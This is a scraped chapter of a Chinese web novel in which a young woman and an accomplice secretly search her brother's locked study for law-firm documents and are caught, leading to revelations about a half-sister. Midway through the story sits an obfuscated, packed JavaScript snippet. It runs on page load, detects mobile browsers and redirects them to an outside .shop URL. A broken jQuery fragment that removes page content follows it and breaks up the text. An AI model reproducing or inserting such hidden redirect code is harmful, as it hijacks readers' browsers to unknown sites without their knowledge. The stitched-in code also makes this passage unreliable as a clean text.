文趣网 > 其他小说 > 美丽之最 > 15. FreeFall
    雨不知何时停了,从咖啡厅内望出去,屋檐下余水成线,霓虹映着湿漉漉又空无一人的街景模糊不清。

    室内的人较平时更多,豆子的香气拌着轻音乐将时间无限拉长。

    旎真指尖在桌面一下一下敲着,手边躺着一部安静的手机。

    离这里三公里之外酒吧夜店成群,随着夜色深浓,年轻摩登的男女们纷纷出巢。

    下雨也没能消磨热情,躲进咖啡厅里化妆,三五个人的桌上立着一杯免赶金牌咖啡,店员见怪不怪。

    旎真坐在靠窗位置,仅供俩人用餐的小桌已经迎来第三个拼桌的。

    “哈喽,方便我坐这儿吗?”

    她抬头看了眼说话的男生,心不在焉地回着“随便”一边拿出手机,跟申雪的对话框仍安安静静。

    男生回头向某处望了一下,然后抽椅入座,带着炙热好奇的目光紧盯着旎真素净的脸:“你待会去哪个地方玩?要不要一起。”

    已经过去快三个小时了。

    食指继续在桌面一下一下地点,旎真托着腮,就在这时消息提示音响起,她赶紧拿起手机。

    申雪:书房门有密码,怎么办?

    动作这么快?

    来不及多想,旎真将关楚琼提前发给自己的密码转发给申雪:我哥现在在干嘛?

    申雪:进来了,他在洗澡。

    她感觉到体内的血液正涌上逆流,呼吸和皮肤都在发烫,连打字的手都颤:好,你速度要快,拍了照就复原不要被发现。

    这条消息发送出去之后,对话框沉默了好几分钟,而眼前的男生还在喋喋不休。

    旎真惊叹自己还剩未被耗尽的耐心,竖起食指在唇中靠拢:“别烦我了。”

    男生一愣,什么都没说起身离开了。

    世界回归清净,她双手握着手机等消息,面前的馥芮白早已凉透。

    旎真:找到没?

    申雪回复得很快:没有,文件太多了,根本不知道从哪里开始。

    旎真突然想起什么:有没有监控?

    申雪:没有,我找不到,要不开个视频?

    旎真浮躁焦急,她没去过那个房子,书房离卧室有多远,声音会不会引起关耀钧的警觉?

    念头闪过的几个瞬间屏幕突然出现视频通话请求,铃声刺耳,她下意识按下通话。

    申雪的声音很轻:“你放心,他刚进浴室没多久,他一般都要洗半个钟的。”

    明明在公共场所,旎真开口竟不自觉呼吸一窒:“棕色纸质的壳,封面应该印着律所logo,名字,名字我忘了......你等等我看下叫什么——”

    视频画面晃动了几下,最终锁定在整齐堆满文件夹的书柜里,申雪举着手机,从最上面那层架子开始翻找,都不太像。

    “叫什么?”

    话音刚落,门外传来脚步声,申雪心一慌连忙挂断视频通话,挂断前一秒只听到一个字音,shun。

    手在抖。

    越是这种时刻越不能乱,她思维异常地灵敏,轻轻关上了书柜大门,将自己碰歪的椅子板正,绕过书桌往门口快步走。

    外面的脚步声逐渐减弱,申雪猜测关耀钧没往书房这边来,被发现的概率不大。

    她在心里想好借口,就说去健身房逛了一圈。

    申雪深深地呼了口气,轻轻关上书房门,转身的刹那撞上一堵硬邦邦的墙,鼻息涌入一阵红酒香气,视线上抬,再上抬,对上一张布满阴云愠怒的脸庞,压迫摄人。

    她从未见过他这副模样,心几乎从嗓子眼蹦出来。“关先生......”

    关耀钧根本就没洗澡。

    “我,我没事做随便逛逛。”申雪强装镇定,指甲死抠大腿:“刚好看到这个房间,怎么还上了密码呀?”

    “你在找这个?”关耀钧从背后拿出一叠文件,封面写着‘顺实律所’四个字。

    想起视频挂断前旎真刚脱口的字,她大脑如遭雷击,根本不敢看他的表情。

    关耀钧唇角抿紧,不再理会她,转而掏出手机冷冷吐出两个字:“上来。”

    ......

    客厅内,所有灯都打开了,关耀钧坐在主沙发中央,文件便被随意搁置在一旁。

    “什么时候跟旎真认识的?”申雪不知道旎真为什么突然找上自己,这份文件内容又是什么,有什么目的,只知道可以用它交换好处,但她也并非一无所知,至少事态有多么严重是清楚的。

    她的大脑在飞速运转,但关耀钧可没什么耐心,“你们以为我会这么天真的相信你出现在那家西餐厅纯属巧合?精心设计这么一出破绽百出的戏...愚蠢至极。”

    他眸光微烁,眼底似乎闪过一抹叹息,仅仅半秒便恢复如常,算着时间差不多了:“去开门。”

    过了好几秒申雪才反应过来,四肢僵硬地走过去。

    打开门对上一张嗔怒的脸,只是瞟了她一眼便绕过匆匆进去,旎真步履生风:“跟申雪没关系,你别为难她。”

    关耀钧冷冷地撇她一眼,感觉荒谬得可笑:“我为难她,秘书每个月雷打不动给她二十万,她会去西餐厅打工?”

    “......”申雪慢腾腾地挪上前,皱眉咬唇:“关先生,我真的...我真的什么都不知道,对不起,对不起,你原谅我这次吧......”

    “出去。”

    “……我还能再见到你吗?”她几乎失音。

    关耀钧没再看她一眼,说过的话也不会重复第二遍,空气就这么陷入沉默。

    僵持不下,旎真侧头低声道:“你先走吧。”

    申雪犹豫半晌,却还是不甘心地离开了。

    听见关门声传来,旎真立刻看向关耀钧:“所以那个文件里面是什么,你这些年收集的姐的把柄?”

    “她这么跟你说?”

    “你们非要斗个你死我活?”

    她就像听不进任何话,一次两次地反问,就在这时,目光忽地扫过沙发上的棕色纸壳文件,手刚碰到文件的那一秒,一只更为有力的大掌压了下去。

    “给我!”她死死摁住。

    “不行。”

    “我要看!”关耀钧一边抓住旎真的手,一边将文件抽过去,肃声道:“我可以告诉你你想知道的,但这里面还有其他内容,你不能看。”

    “......”旎真捋了把头发:“那你直接告诉我。”

    “旎真,先坐会儿,”关耀钧起身去吧台调了一杯DryMartini,放在她面前:“特地换成了甜味美思,好入口一点,试试?”

    旎真喝了一大口,没尝出什么味道,催促的眼神瞪着他。

    他在斜对面沙发上坐下。

    “关楚琼不是跟你我一母同胞的兄弟姐妹。”

    “这件事媒体不知道,整个关家除了爸妈和我以及当事人,知道的不超过三个,现在你知道了。”

    关耀钧就这么面无表情地道出瞒了旎真二十多年的真相,以种风轻云淡的口吻。

    旎真顿了半秒,旋即冷笑。

    “不信?”关耀钧轻晃酒杯:“你可以去问她,小妹,得知自己被当枪使的滋味怎么样?”

    “......”旎真嘴角扯出的弧度渐渐凝结了,几分怀疑,几分疑惑,难以置信都涌上心头。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17679168|207629||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    “我跟姐从小一起长大,我生病她跟屠姨整天整夜照顾我,每回学校家长会都是她出席,她毕业工作结婚都在家里,都跟我在一起,现在你告诉我不是一个妈?”

    关耀钧长舒口气放下酒杯,手肘撑着膝盖,双手交叉:“是在我刚念小学的时候接回国的,楚琼不过一岁多,趁着年纪小外头好应付,上了族谱,媒体都以为是二胎。那个女人在澳洲还有两个孩子,一男一女,年纪都比你大。”

    澳洲,那个女人据说从前是爸爸公司的高管。

    旎真多多少少从屠姨和其他佣人口中得知一些,后来逐渐变成家里闭口不提却又心知肚明的事情。

    不懂事那会,旎真曾随口问唐女士。

    具体经过早已记不清,只记得唐女士当时发大火,一下子开除了好几个佣人,又警告她们不准乱嚼舌根。

    她对旎真说,以后不准再提。

    只是越这样,越昭然若揭。

    旎真只好在唐女士面前装傻,有时候把自己都骗过去,爸爸在澳洲有小三成了未捅破的窗户纸,只是她怎么都没想到,看着自己长大的关楚琼不是唐女士所出。

    “如果是这样,爸为什么单单把姐接回来?又为什么瞒着我?”

    旎真满心满脸茫然,一边是自己最亲近的姐姐,一边是血缘事实,她怎么接受,这个家里还有什么是真的。

    而关耀钧接下来的话让旎真如坠冰窟。

    一字一句,就像被一盆凉水从头淋到脚。

    “旎真,质问别人的时候反问一下自己究竟配不配得上这份坦诚相交的信任。”

    “你从小在糖罐子里长大,抛开家世外貌还有什么能支撑起你虚无的内在,不思进取,学业平平,对家里的产业丝毫不关心,连关楚琼一半都比不上。”

    “有时候真的怀疑你到底是不是我的妹妹。”

    ......

    凌晨两点,场馆外豪车成群,五颜六色的灯映得这片街区天光大亮。

    雨停了很久,下水道反上来一股泥腥味,夹杂着烟酒气,人在路边站两分钟就受不了。

    旎真把烟蒂摁在垃圾桶上脏乱不堪的烟灰缸里,转身往里走。

    她没有像大多数姑娘一样画着精致夸张的烟熏妆,道路两侧却不断投来注视。

    或许是她脸色黑得可以,又或许是对路边那辆大黄P1望而却步,没有人敢上前搭讪。

    从关耀钧住所离开时,出了小区旎真就发现有保镖跟着,她装作没察觉地回了家,十分钟后开了辆几乎不碰的跑车出来,在深夜无人的马路上几乎飙到两百八十码把他甩掉了。PH门口经理拦住她:“不好意思,今天有人包场了,从十二点开始谁都不让进。”

    他老远就看见旎真从什么车上下来,这通身气质,为难道:“我也是个办事的,今晚来的顾客有些身份特殊需要注意隐私,那边说了,不认识不能进......”

    旎真回头梭巡一圈,发现有几辆车很眼熟,问他:“里面有我熟人,不能进?”

    “冒昧问一下姓名?”

    “姓蒋,那辆红色的小牛她的。”

    经理脸色缓和许多,取下腰上别的对讲:“那这样,我跟包场那位吱一声,您稍等啊!”

    旎真突然烦了,反骨心蹭地冒出来:“这账单我不能签?”

    这架势一看就认真了,经理不停赔笑打缓和,又冲着对讲机催了两道。

    不多时,签账单的人出来了。

    黑衣短裤,指间夹着烟,勾着身子掀帘。

    旎真眉心一跳。

    “怎么是你。”

    “我不知道这家夜店是二小姐开的,不让我来消费?”